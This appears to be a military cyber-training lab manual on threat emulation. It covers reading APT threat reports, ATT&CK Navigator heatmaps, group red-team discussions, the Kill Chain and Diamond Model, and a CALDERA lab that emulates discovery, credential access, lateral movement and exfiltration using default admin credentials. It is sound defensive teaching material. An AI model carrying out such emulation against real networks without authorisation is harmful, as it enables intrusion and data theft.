# TTPs

Tactics, Techniques and Procedures

# Lab Manual

**DC3** Cyber Training Academy

The Academy is accredited by the Commission of the Council on Occupational Education (COE).

*COE is a national accrediting body dedicated to ensuring quality and integrity in career and technical education.*

[v.1901]

# CONTENTS

# COURSE INTRODUCTION

The Tactics, Techniques and Procedures (TTP) course provides a foundational framework as well as hands-on threat emulation practice for members of the CTE squad.

Given commonly available tools and instruction, squad-level students will perform adversary threat emulation tactics, techniques and procedures (TTPs) to effectively identify risks to the supported command, test current defensive capabilities, provide security mitigations and remediation activities during CPT missions, and provide a Red Cell perspective to cyber defense operations. CTE squad members will also prepare and analyze squad-specific deliverables that would be due to the mission owner and higher headquarters (HHQ) from their area of operation (AO) as defined in the Cyber Threat Emulation Squad-Level Training and Evaluation Outline.

This course will define what CTE squads are designed to accomplish and present opportunities to practice the skills necessary to support missions. This information will be presented as specifically as possible while understanding, but not addressing, the specialized differences of CTE roles and responsibilities as defined by each branch of service.

| **LEARNING OBJECTIVES**<br>*After completing this course, students will be able to:* |
|---|
| Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage |
| Analyze threat information |
| Develop a Threat Emulation Plan (TEP) |
| Generate mitigative and preemptive recommendations for local defenders |
| Develop mission reporting |
| Conduct participative operations |

| |
|---|
| Conduct reconnaissance |
| Analyze network logs for offensive and defensive measures |
| Analyze network traffic and tunneling protocols for offensive and defensive measures |
| Plan non-participative operations using commonly used tools, techniques and procedures (TTPs) |

# MODULE 1

# CTE Concepts

This module provides an overview of the Cyber Threat Emulation (CTE) squad and their major responsibilities and functions. This module summarizes the objectives of the survey, secure, protect and recover stages, identifies key deliverables from each stage and introduces the tools and methods necessary to craft these deliverables. Concepts covered include: the red cell perspective, intrusion analysis, collection of threat intelligence, threat emulation basics and mission reporting. Students will also have opportunities to try out threat emulation tools, develop Threat Emulation Plans (TEPs) and prepare and deliver Threat Emulation Assessment Reports (TEARs).

| **OBJECTIVES**<br>*After completing this module, students will be able to:* |
|---|
| Explain CTE squad mission, responsibilities, policies and procedures |
| Summarize the CTE squad's objectives during the survey, secure, protect and recover stages |
| Identify key deliverables from each CPT stage |
| Analyze threat information |
| Create a Threat Emulation Plan for a Participative Technical Assessment |
| Develop Participative Assessment Report |
| Explain the gathering and sharing of threat information |
| Perform updates to the threat activity matrix |
| Develop input from a red-cell perspective for mitigation and preemption |
| List the CTE squad's stay-behind deliverables for local defenders |
| Conduct participative evaluation of existing defense |

# Module 1, Lesson 1 – Extracting TTPs from Threat Reports

## Introduction

Objectives:

- Interpret threat intelligence
- Identify adversary tactics, techniques, and procedures (TTPs)

This exercise will work through interpreting a publicly available threat report on APT30 and extracting information from the reports that could be used to create Threat Evaluation Actions (TEAs).

## Directions

Follow these steps to extract TTPs from the provided threat report.

1. Access the FireEye threat report on APT30.
2. Review the threat report.
3. Access the Extracting TTPs from Threat Reports exercise template.
4. Answer the following questions to complete the exercise template:
    a. Find the "Key Findings" section of the report on page 4. What suite of tools was used for their long-term mission?
    b. What domains has APT30 been known to use?
    c. What are the domains used for?
    d. To emulate the threat, what malware tools would a CTE squad need?
    e. Does APT30 develop any of their own tools?
    e. Choose a tool or technique mentioned in the report and describe how the CTE squad could emulate the tool or technique.

## Resources

*APT30 and the Mechanics of a Long-Running Cyber Espionage Operation*
https://www2.fireeye.com/rs/fireye/images/rpt-apt30.pdf
(alternate location)

## Module 1, Lesson 1 – Preparing TEAs

### Introduction

Objective:

- Prepare Threat Emulation Actions (TEAs) for a TEP

This exercise will work through preparing a TEA that could be included in a team's Threat Emulation Plan (TEP). The TEAs should closely align to actual threats to best ensure the site's ability to defend against real world threats.

### Directions

Follow these steps to prepare TEAs.

1. Break into groups of three to five.
2. Access the Victorville network map and Tactics Manual Intelligence documents.
3. Open and examine the key terrain identified in the network map along with the threat intelligence.
4. Using the TEA template, work as a team to prepare several TEAs that could be used to test the local network defender's ability to detect and/or mitigate activity found in the intelligence report.
5. After your team has prepared several TEAs, determine if any additional items should be included in the Threat Emulation Plan. Consider:
    a. Is approval required?
    b. How will TEAs be coordinated?
    c. Are there any testing requirements?
6. How should the TEP be executed if the team is in a participative defensive evaluation? How should it be executed if the team is involved in a non-participative defensive evaluation?
7. After your team has completed the defensive evaluation, discuss what will be in the results of your assessment.
8. At the end of the exercise, one member of the group will present a summary of your findings to the class.

# Module 1, Lesson 2 – APT Comparisons via ATT&CK Matrix

## Introduction

Objective:

- Prepare an adversary capabilities matrix

If you are sharing threat information, MITRE's ATT&CK Matrix is very useful. It simplifies communications between local defenders and CPTs by providing them with a quick visual reference to the Tactics, Techniques, and Procedures (TTPs) of known adversaries and standardizing the organizational language for describing adversarial actions and techniques.

This exercise will use the MITRE ATT&CK Navigator to quickly identify, compare, and contrast the TTPs of multiple adversaries.

## Scenario


Your organization is at high risk from attacks by three Advanced Persistent Threat (APT) groups: APT37 (Reaper), BRONZEBUTLER, and menuPass (APT10). Use the MITRE ATT&CK Navigator to identify the TTPs for each group, find overlaps among the three groups' TTPs, then use the overlaps to determine which TTPs should be addressed first.

## Directions

Construct an updated adversary matrix that identifies high priority TTPs by performing the following steps:

1. Open the MITRE ATT&CK Navigator at the following location: https://mitre.github.io/attack-navigator/enterprise/
2. Create three layers, one for each adversary
   a. To add a new layer, click the + button
   b. Click "Create New Layer" to create a new empty layer
   c. Click the layer tab to rename the layer with the name of the threat group: APT37, BRONZEBUTLER, and menuPass
3. On each layer, highlight the TTPs for the adversary
   a. Under selection controls, click the multi-select button (≡+▾)
   b. Click the select button next to the name of the threat group

4. On each layer, assign a score 25 for each of the adversaries' TTPs
    a. Under technique controls, click the scoring button (▪)
    b. Enter "25" on the score line
        i. There is no default meaning for score values -- when using the score feature, you should create your own scoring system. In this example, the higher a technique's total scores, the higher the priority for risk mitigation will be. Also, scoring would be helpful if you are rating the local defenders' effectiveness at detecting certain techniques.
        ii. Scores tied to a scoring gradient which assigns colors alling within a specified range. This allows you to automatically create a heatmap and easily compare scores.
5. Create a new layer combining the three adversary layers
    a. To add a new layer, click the + button
    b. Click "Create Layer from other layers" to create a layer that will inherit other layers' properties
    c. Enter "a+b+c" on the score expression line
    d. Click Create
6. Identify the highest scoring TTPs; these TTPs should have a score of 75 and be colored light green by default
    a. Note that the coloring for each scored technique is associated with the color setup (●). In this example, we have applied the default color setup, explaining why the highest scoring TTPs (with a value of 75) are colored light green. The default color setup is as follows:


Tactic Row Background
show #dddddd
Scoring Gradient
Low value: 0
remove #ff6666
remove #ffe766
remove #8ec843
add another color
High value: 100
presets▾

## Resources

*MITRE ATT&CK Technique Matrix*
https://attack.mitre.org/wiki/Technique_Matrix

*MITRE ATT&CK Navigator*
https://mitre.github.io/attack-navigator/enterprise/

## For Further Discussion

Consider the following and discuss as a class:

1. Based on their scores, which of the identified TTPs should be addressed first?

# Module 1, Lesson 2 – Circle of Voices

## Introduction

Objective:

- Prepare local defenders to counter threats to assets and terrain

This exercise will demonstrate how a group can generate ideas for countering a trending cybersecurity threat, using a technique called Circle of Voices that promotes critical thinking and mitigates groupthink. This technique also encourages these red teaming principles: pre-commitment, participation, active listening, and respectful engagement. When you are participating in this exercise, remember that becoming part of the group and considering others' suggestions is just as important as coming up with effective solutions.

## Scenario

PowerShell-based attacks are on the rise. In March 2018, McAfee Labs found that that the amount of PowerShell malware in use grew by 432% year over year. Because Microsoft PowerShell is installed on Windows machines by default, is often used for legitimate reasons, and generates very few traces, nefarious uses of PowerShell scripts are often difficult to detect. What are the best methods for organizations to mitigate the risks from PowerShell-based attacks?

## Directions

Follow these steps to participate in the Circle of Voices exercise.

1. Break up into small groups of three to five students.
2. Sit in a circular formation as best as the classroom space allows.
3. Read and listen to the scenario topic.
4. For three minutes, quietly (individually) brainstorm and consider your ideas on the topic.
5. Select a group member to begin the discussion. This group member will share their ideas on the topic without interruption for up to one minute.
6. Going around the circle, allow each group member to take their turn speaking for one minute without interruption.
7. Once everyone has spoken, open the discussion to all participants with one important rule: discuss ONLY others' ideas; you cannot expand or elaborate on your own points.
8. As a group, come to a consensus about the top three risk mitigations that you would suggest for local defenders. Be prepared to discuss these solutions with the class.

### For Further Discussion

Consider the following and discuss as a class:

1. As a group, what are the top three risk mitigation actions would you suggest? Why?
2. In what ways did the Circle of Voices format affect your discussion? (For example, were there ideas shared by others that you had not considered during your individual brainstorming? What was it like only being able to discuss others' ideas and not your own? How did you come to a consensus about your top three mitigation actions?)

# Module 1, Lesson 2 – Four Ways of Seeing

## Introduction

Objective:

- Develop a red-cell perspective for mitigation and preemption

This exercise will encourage students to use a technique called Four Ways of Seeing to view "their side" and the "other side" from two different perspectives.

## Scenario

In this scenario, you will look at a penetration test from the perspective of a red team. You will think about how red teamers perceive themselves and how they might be perceived by local defenders. Also, you will imagine how local defenders perceive themselves and think about how they are perceived by red teamers. You will also need to think closely about the context in which these two groups interact (i.e., engagements and missions).

## Directions

Follow these steps to construct and discuss a Four Ways of Seeing chart as a class.

1. Review the resources below and/or seek out additional resources to familiarize yourself with opinions on red teaming from a variety of sources. Also consider your own perspective on various aspects of red teaming (e.g., the necessity of red teaming, the purpose of red teaming a network, the roles and responsibilities of red teamers, etc.).
2. Construct a Four Ways of Seeing diagram as a class
   a. Identify how local defenders view themselves/their mission
   b. Identify how red teams view themselves/their mission
   c. Identify how local defenders view red teamers/their mission
   d. Identify how red teamers view local defenders/their mission
3. Identify and discuss disconnects between the following sections:
   a. "How do local defenders view themselves and their mission?" vs. "How do red teamers view local defenders and their mission?"
   b. "How do red teamers view themselves and their mission?" vs. "How do local defenders view red teamers and their mission?"

## Resources

*Six reasons to hire a red team to harden your app sec (Jaikumar Vijayan @ Tech Beacon)*
https://techbeacon.com/6-reasons-hire-red-team-harden-your-app-sec

*What Can Stifle a Red Team (Timothy Mulvihill)*
https://medium.com/homeland-security/what-can-stifle-a-red-team-222c3fe156a

*10 Red Teaming Lessons Learned Over 20 Years (Matt Devost @ RTJ)*
https://www.oodaloop.com/ooda-original/2015/10/22/10-red-teaming-lessons-learned-over-20-years/

*Disruptive Red Teaming*
https://redteams.net/redteaming/2018/disruptive-red-teaming

*But, We Only Sell _____ : Understanding Security Risk via Red Teaming (Ean Meyer @ Tripwire)*
https://www.tripwire.com/state-of-security/featured/but-we-only-sell-______-understanding-security-risk-via-red-teaming/

*Red Team v. Blue Team? They Are In Fact One – The Purple Team (Haydyn Johnson @ Tripwire)*
https://www.tripwire.com/state-of-security/risk-based-security-for-executives/connecting-security-to-the-business/red-team-v-blue-team-they-are-in-fact-one-the-purple-team/

*Red teams; a diary from the garden of Red versus Blue (Alyssa knight @ Alien Vault)*
https://www.alienvault.com/blogs/security-essentials/red-teams-a-diary-from-the-garden-of-red-versus-blue

*The Red, Blue and Purple Team and What's Between Them (Cyberisk)*
https://www.cyberisk.biz/red-blue-purple-team/

*The Difference between Red, Blue, and Purple Teams (Daniel Miessler)*
https://danielmiessler.com/study/red-blue-purple-teams/

*What Will it Take to Close the Gap Between the Red Team & Blue Team (Debbie Meltzer @ XMCyber)*
https://xmcyber.com/what-will-it-take-to-close-the-gap-between-red-teams-blue-teams/

*Red Teams, Blue Teams, and Being the Good Guy for Once (Jimmy Ray Purser @ Illumio)*
https://www.illumio.com/blog/red-team-blue-team-security#gsc.tab=0

*What's the Role of a Security Red Team? (Ed Skoudis)*
https://www.youtube.com/watch?v=Qriy01HP-6g

## For Further Discussion

Consider the following and discuss as a class:

1. Now that you've identified the disconnects between the red teamers' and local defenders' perspectives, what possible conflicts might arise due to these disconnects?
2. What solutions might you propose to address these disconnects?

## Module 1, Lesson 2 – SWOT Analysis

### Introduction

Objective:

- Develop a red-cell perspective on mitigation and preemption

This exercise will use a technique called SWOT analysis, which encourages students to tap into alternative perspectives.

### Scenario

In this scenario, you are a red team member working with XYZ Manufacturing, which manufactures, distributes, and sells consumer products. XYZ Manufacturing has outlined its existing cybersecurity risk management program in its risk management report. However, local defenders have realized that FIN6, an Advanced Persistent Threat (APT) group that primarily targets hospitality and retail sectors, is a threat to the company's operations. You will be given the company's risk management report and a detailed threat report for FIN6, then asked to evaluate the strengths, weaknesses, opportunities, and threats (SWOT) faced by the company.

### Directions

Follow these steps to construct and discuss a SWOT analysis chart as a class.

1. Break into groups of three to five.
2. Review the provided risk management report for XYZ Manufacturing and the threat report for FIN6.
3. Construct a SWOT analysis chart featuring the following quadrants:
   a. Strengths
   b. Weaknesses
   c. Opportunities
   d. Threats

4. Within your groups, brainstorm and identify entries for each quadrant. Consider the following questions:
   a. The local defenders' strengths: What has the company already done to protect against the adversary's Tactics, Techniques and Procedures (TTPs) and where have they been especially diligent?
   b. The local defenders' weaknesses: What possible areas has the company overlooked in protecting against the adversary's TTPs and where can they improve? Is there anything they should avoid doing?
   c. Opportunities for the local defenders: Consider the local defenders' strengths and ask whether they could create any opportunities, then consider the local defenders' weaknesses and ask whether eliminating these weaknesses could open up further opportunities. What elements of the adversary's TTPs or the company's existing risk management program could be used to the local defenders' advantage?
   d. Threats for the local defenders: What obstacles does the local defender face and what elements of the adversary's TTPs or the company's existing risk management program could be used to the local defenders' detriment?
5. Come back together as a class.
6. As a class, discuss and fill out a combined SWOT analysis chart. At least one representative from each group should contribute your findings and decisions.

# Module 1, Lesson 2 – Fishbowl

**OPTIONAL**

### Introduction

Objective:

- Develop a red-cell perspective for mitigation and preemption

In this exercise, a Fishbowl discussion, which encourages reflection, active listening, and sharing of fresh perspectives, is conducted. (This exercise is optional because it assumes that there are students in the class who have previously been on a red team or have participated in a red team operation.)

### Scenario

In this exercise, students who have prior experience with red teams are asked to talk about their experiences. Students who have not been on a red team can listen, make comments, and ask questions.

### Directions

Follow these steps to conduct a Fishbowl discussion.

1. Students with red team experience are asked to sit at the front of the classroom.
2. The other students will sit close to the front of the classroom so that they can hear conversations between the red teamers.
3. Within the separated groups:
   a. Red teamers: Speak to the following – what is the most important thing for a red team member to know? Discuss your red team experiences; share stories, challenges you've experienced, or insights you've gained. This discussion can be relaxed and free-flowing; there is no pressure to be formal. The only rule is to keep the conversation within the group – speak to one another, not to the audience. (Allow for at least 10 minutes of discussion.)
   b. Audience members: While the red teamers speak, listen quietly and take notes on points that catch your interest.

4. Once the discussion draws to a close, consider and discuss the following questions as a class.
    a. Audience members:
        i. What did you hear that surprised you?
        ii. How has your perspective on the issue changed?
        iii. What questions are still open for you?
    b. Red teamers:
        i. Feel free to respond to open questions from the audience members.

## Module 1, Lesson 2 – Red Cell Recommendations I

### Introduction

Objective:

- Develop a red-cell perspective on mitigation and preemption

This exercise will enable students to create recommendations for addressing adversary TTPs from a red-cell perspective.

### Directions

Develop red cell recommendation by following these steps:

1. Break into small groups of three to five.
2. Review the threat report and other resources available on your assigned adversary.
3. Take on the perspective of a red team and, given the adversary's TTPs, imagine the actions that you might take as the adversary.
4. Develop a list of countermeasures that you would suggest to local defenders to minimize risks and damage from the adversary.
5. At the end of the exercise, one member of the group will provide to the class:
   a. A brief description of the adversary
   b. A description of the countermeasures that your team would recommend to local defenders and an explanation of why those countermeasures were chosen

### Resources

*MITRE ATT&CK: Groups*
https://attack.mitre.org/wiki/Groups
Detailed descriptions of threat groups, including origins, aliases, and techniques used.

*APT1*
Threat Report: APT1: Exposing One of China's Cyber Espionage Units
https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

*MITRE ATT&CK: APT1*
https://attack.mitre.org/groups/G0006/

*APT28*
Threat Report: APT28: A Window Into Russia's Cyber Espionage Operations?
https://www2.fireeye.com/rs/fireye/images/rpt-apt28.pdf

*MITRE AT&CK: APT28*
https://attack.mitre.org/groups/G0007/

*APT28: New Espionage Operations Target Military and Government Organizations*
https://www.symantec.com/blogs/election-security/apt28-espionage-military-government

*APT30*
Threat Report: APT30 and the Mechanics of a Long-Running Cyber Espionage Operation
https://www2.fireeye.com/rs/fireye/images/rpt-apt30.pdf

*MITRE ATT&CK: APT30*
https://attack.mitre.org/groups/G0013/

*CHINESE APT ANALYSIS "APT30"*
https://miguelbigueur.com/2017/10/26/chinese-apt-analysis-apt30/

*MITRE ATT&CK: Charming Kitten*
https://attack.mitre.org/groups/G0058/

*The Return of the Charming Kitten*
https://blog.certfa.com/posts/the-return-of-the-charming-kitten/

## Module 1, Lesson 2 – Red Cell Recommendations II

### Introduction

Objective:

- Develop a red-cell perspective on mitigation and preemption

This exercise challenges students to find tools and techniques that can emulate an APT. For example, you can utilize a simple bulleted list to identify the tactic used by the APT and describe the tool(s) and/or processes you would use to emulate it.

### Directions

Follow these steps to develop red cell recommendations:

1. Break into small groups of three to five.
2. Review the assigned APT.
3. Take on a red teaming perspective and imagine the actions that you might take as an adversary attempting to attack the protected system.
4. Develop a list of tools and processes you would use to emulate each tactic.
5. At the end of the exercise, one member of the group will report back to the class and explain why the team chose the tools and processes that would be emulated. Consider the following questions:
    a. What tools did you decide to use and why?
    b. What could you do if you don't have access to the adversary's exact too lset?

### Resources

*MITRE ATT&CK: Groups*
https://attack.mitre.org/wiki/Groups
Detailed descriptions of threat groups, including origins, aliases, and techniques used.

*APT1*
Threat Report: APT1: Exposing One of China's Cyber Espionage Units
https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

*MITRE ATT&CK: APT1*
https://attack.mitre.org/groups/G0006/

*APT28*
Threat Report: APT28: A Window Into Russia's Cyber Espionage Operations?
https://www2.fireeye.com/rs/fireye/images/rpt-apt28.pdf

*MITRE AT&CK: APT28*
https://attack.mitre.org/groups/G0007/

*APT28: New Espionage Operations Target Military and Government Organizations*
https://www.symantec.com/blogs/election-security/apt28-espionage-military-government

*APT30*
Threat Report: APT30 and the Mechanics of a Long-Running Cyber Espionage Operation
https://www2.fireeye.com/rs/fireye/images/rpt-apt30.pdf

*MITRE ATT&CK: APT30*
https://attack.mitre.org/groups/G0013/

*CHINESE APT ANALYSIS "APT30"*
https://miguelbigueur.com/2017/10/26/chinese-apt-analysis-apt30/

*Charming Kitten*
*Threat Report: Charming Kitten*
https://www.clearskysec.com/wp-content/uploads/2017/12/Charming_Kitten_2017.pdf

*MITRE ATT&CK: Charming Kitten*
https://attack.mitre.org/groups/G0058/

*The Return of the Charming Kitten*
https://blog.certfa.com/posts/the-return-of-the-charming-kitten/

## Module 1, Lesson 2 – Cyber Kill Chain and Diamond Model

### Introduction

Objectives:

- Prepare local defenders to counter threats against assets and terrain
- Navigate the Cyber Kill Chain model to provide alternative analysis
- Navigate the Diamond Model to provide alternative analysis

This exercise will trace the Cyber Kill Chain and Diamond Model for APTs.

### Scenario

Your team is in a protect mission for the 32nd Army Air and Missile Defense Network. Initial intelligence reports have identified APT1 and APT10 as the mission owner's likely threat agents. You will leverage the Cyber Kill Chain and Diamond Model of Intrusion Analysis to interpret the threat intelligence reports.

### Directions

Follow these steps to interpret threat intelligence reports via the Cyber Kill Chain and Diamond Model.

1. Read the APT1 and APT10 reports.
2. Research the threat actors in FireEye to better understand them.
3. Based on your group assignment from your instructor, complete the following:
   a. Group 1 will trace Cyber Kill Chain from APT1
   b. Group 2 will trace Cyber Kill Chain from APT10
   c. Group 3 will trace Diamond Model from APT1
   d. Group 4 will trace Diamond Model from APT10
4. Present your findings to the class. You may use the attached template or create your own.

## Resources

*APT1: Exposing One of China’s Cyber Espionage Units*
https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

*APT10: Operation Cloud Hopper*
https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-report-final-v4.pdf

*The Diamond Model of Intrusion Analysis*
http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf

## CYBER KILL CHAIN

### RECONNAISSANCE

1 Attackers gather information on the target before the actual attack begins.

### WEAPONIZATION

2 Attackers create their attack without interaction with the intended victim.

### DELIVERY

3 Attackers deliver their weaponized bundle to the victim via email, web, USB, etc.

### EXPLOITATION

4 Attackers exploit a vulnerability to execute code on the victim's system.

### INSTALLATION


5 Attackers install malware on the victim's asset.

### COMMAND AND CONTROL


6 Attackers establish a command channel for remote manipulation of the victim. This phase is also known as C2 or C&C.

### ACTIONS ON OBJECTIVES

7 Attackers accomplish their goal with hands-on-keyboard access.



## THE DIAMOND MODEL



### DEFINITIONS


**ADVERSARY** | The actor or organization responsible for using capabilities against the victim.

**INFRASTRUCTURE** | The physical and logical communication structures used by the adversary to deliver, command and/or control capabilities.

**CAPABILITY** | The tools and techniques used by the adversary against the victim.

**VICTIM** | The adversary's target, against whom vulnerabilities are exploited and capabilities are used.

### THE DIAMOND MODEL IN ACTION


4 Domain WHOIS provides registrant
(admin@badguy.com)
ADVERSARY
2 Malware contains C2 domain
www.g00g1e.com
CAPABILITY
INFRASTRUCTURE
3 C2 domain resolves to C2 IP address
110.11.56.42
VICTIM
1 Victim discovers malware
8462a10388d306f93512837fe7ea384
5 Firewall logs reveal further victims contacting C2 IP address

# Module 1, Lesson 3 – Threat Emulation in an Automated Adversary Emulation Environment I

## Introduction

Objectives:

- Analyze threat information
- Conduct participative evaluation of an existing defense
- Develop deployment plan countermeasures
- Create a Threat Emulation Plan (TEP) that includes tools and a detailed timeline of events as well as integration and deconfliction with ongoing operations
- Use CALDERA to emulate adversarial techniques and behaviors
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

In this exercise, the student will use MITRE's ATT&CK matrix and the CALDERA project to link identified threats to the supported mission cyberspace terrain and develop an assessment report for a customer stakeholder.

## Scenario

Your Cyber Protection Team is conducting a survey mission for the Joint Task Force - Patch Barracks (JTF-PB). The Discovery and Counter Infiltration (DCI) squad has already identified potential threats. Now the CTE squad will help DCI and local defenders conduct a participative defensive evaluation by emulating identified threats with ATT&CK Matrix and CALDERA.

You will be divided up into 3 groups. Each group will be assigned a different adversarial threat to emulate: APT 10, APT 17 or APT 28.

Each group should do the following:

- Gather open-source intelligence (OSINT) on your assigned APT. Use the resources provided below as a starting point.
- Develop a TEP. If necessary, modify the provided TEP template.
- Emulate the adversary with CALDERA.
  - Using the provided operator log, note the actions taken on the system (i.e. commands entered, configurations changed, logs accessed, and so on).
  - Develop a TEAR for the customer. Again, modify the provided template as needed.
  - Present your findings to the class.

## Directions

*Part 1: Develop the TEP*

The CTE squad will use the Threat Emulation Plan to guide its actions and give the supported command an opportunity to review the CTE squad's plans. The TEP is developed in two phases:

- *Phase One* – Describe what you hope to accomplish based on threat actor intelligence and available tool sets. Use the provided TEP template.
- *Phase Two* - List the commands that were used during the emulation and document the results of those commands. Use the provided Operator Log for TEP template.

1. Starting with the Adversary Emulation Plan for your APT and the ATT&CK matrix, document how your group will emulate the APT's actions during the following phases:
   a. Discovery
   b. Local Privilege Escalation
   c. Persistence
   d. Credential Access
   e. Lateral Movement
   f. Exfiltration

*Part 2: Simulate the TEP in Caldera*

2. Login to the Caldera web app
   a. Username: admin
   b. Password: caldera
3. Verify agents are connected to the server
   a. Navigate to the debug menu and select Connected Agents
   b. Verify connectivity by selecting Send Agent Command from the debug menu and choosing a remote host
   c. Issue the `ver` command for each remote host selected from the drop down
   d. The command should return the version of Windows that the agent is running on
4. Create a CALDERA network
   a. Go to the Networks menu and select View Network
   b. Click on the + symbol
   c. Add name to the network: Stark Industries
   d. From the Hosts drop down select all hosts
   e. You should see a bubble network of all the hosts chosen

5. Click on the Threat menu and select Create Adversary
    a. Give the adversary a name, for example, APT # Discovery Phase
    b. Select the steps that most closely align with the APT methods you outlined in the TEP
    c. After clicking Submit, review the conformation page to ensure the proper TTPs were selected.
    d. Fill out the TEP Excel spreadsheet with the emulated threat's techniques
6. Start operation
    a. Log in to a workstation as CORP\Administrator
    b. Select Operations tab and create operation
    c. Name the operation CPT APT # Discovery Operation
    d. Select the new adversary we created earlier from the adversary selection
    e. Select the network we created earlier
    f. Select the workstation logged on to as the starting host
    g. Select Boot Strap as the start method
    h. Starting user is active user
    i. Parent Process is explorer.exe
    j. Ensure auto cleanup is checked
    k. Select submit
    l. Record the outcome on the TEP Excel spreadsheet

*Part 3: Develop the TEAR*

Finally, the team uses the results of the assessment to generate the TEAR, which should provide enough information for the supported command to make decisions about their security posture.

First begin with the TEAR template. Modify it if necessary. Then, use the TEP and the TEP command sheet to conduct an analysis of the outcomes of your commands. Finally, complete the TEAR as follows:

7. In the Assessment section, document your actions and analyze what occurred during the following phases:
    a. Discovery
    b. Local Privilege Escalation
    c. Persistence
    d. Credential Access
    e. Lateral Movement

8. Add the following items to the Executive Summary section:
    a. The test's objective
    b. An overall risk assessment
    c. A list of the most critical fixes (Just major items).
9. Add the following items to the Conclusion section:
    a. A mission summary
    b. A list of recommendations
    c. A list of the capabilities that you are leaving with the local defenders
10. Add the following items to the Appendix section:
    a. Any printouts of commands
    b. Any vulnerability assessments (optional)
    c. Any step-by-step guides

*Part 4: Present to class*

11. Prepare to present your TEAR to the class.

## Resources

*MITRE ATT&CK: Enterprise Matrix*
https://attack.mitre.org/matrices/enterprise/

*MITRE ATT&CK: Groups*
https://attack.mitre.org/wiki/Groups

*FireEye: Advanced Persistent Threat Groups*
https://www.fireeye.com/current-threats/apt-groups.html

*MITRE: Technology Transfer: CALDERA*
https://www.mitre.org/research/technology-transfer/open-source-software/caldera

*GitHub: MITRE/CALDERA*
https://github.com/mitre/caldera

*APT 10*
https://www.fireeye.com/current-threats/apt-groups.html#apt10

